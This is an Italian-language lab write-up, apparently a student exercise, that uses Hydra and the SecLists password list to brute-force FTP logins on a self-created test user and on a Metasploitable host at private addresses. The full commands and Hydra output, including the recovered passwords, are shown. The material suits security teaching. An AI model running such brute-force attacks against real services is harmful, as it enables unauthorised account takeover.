
HYDRA PER BRUTE FORCE


Dopo aver scaricato ed installato le seclist ed il servizio che in questo caso andremo ad attaccare, cioè ftp, pssiamo procedere con l'attacco di brute force verso il nuovo utente che abbiamo creato, test_user; il tool che andremo ad utilizzare è Hydra, che permette di eseguire attacchi di brute force per autenticazione su rete.

Nell'immagine possiamo vedere il comando da lanciare:




```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.168.32.100 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:11:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5189454 login tries (l:1/p:5189454), ~324341 tries per task
[DATA] attacking ftp://192.168.32.100:21/
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123456" - 1 of 5189454 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "password" - 2 of 5189454 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "12345678" - 3 of 5189454 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "qwerty" - 4 of 5189454 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123456789" - 5 of 5189454 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "12345" - 6 of 5189454 [child 5] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "1234" - 7 of 5189454 [child 6] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "111111" - 8 of 5189454 [child 7] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "1234567" - 9 of 5189454 [child 8] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "dragon" - 10 of 5189454 [child 9] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123123" - 11 of 5189454 [child 10] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "baseball" - 12 of 5189454 [child 11] (0/0)
```

Dopo vari tentativi, abbiamo trovato la password:



```
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "z1×2c3v4" - 5202 of 5189454 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "xing" - 5203 of 5189454 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "vSjasnel12" - 5204 of 5189454 [child 13] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "twenty" - 5205 of 5189454 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "toolman" - 5206 of 5189454 [child 5] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "thing" - 5207 of 5189454 [child 14] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 5208 of 5189454 [child 12] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "stretch" - 5209 of 5189454 [child 4] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "stonecold" - 5210 of 5189454 [child 11] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "soulmate" - 5211 of 5189454 [child 6] (0/0)
[21][ftp] host: 192.168.32.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:29:59
```

Proviamo ora lo stesso attacco verso Metasploitable:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.168.32.102 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:14:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5189455 login tries (l:1/p:5189455), ~324341 tries per task
[DATA] attacking ftp://192.168.32.102:21/
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "msfadmin" - 1 of 5189455 [child 0] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "123456" - 2 of 5189455 [child 1] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "password" - 3 of 5189455 [child 2] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "12345678" - 4 of 5189455 [child 3] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "qwerty" - 5 of 5189455 [child 4] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "123456789" - 6 of 5189455 [child 5] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "12345" - 7 of 5189455 [child 6] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "1234" - 8 of 5189455 [child 7] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "111111" - 9 of 5189455 [child 8] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "1234567" - 10 of 5189455 [child 9] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "dragon" - 11 of 5189455 [child 10] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "123123" - 12 of 5189455 [child 11] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "baseball" - 13 of 5189455 [child 12] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "abc123" - 14 of 5189455 [child 13] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "football" - 15 of 5189455 [child 14] (0/0)
[ATTEMPT] target 192.168.32.102 - login "msfadmin" - pass "monkey" - 16 of 5189455 [child 15] (0/0)
[21][ftp] host: 192.168.32.102   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 10:14:47
```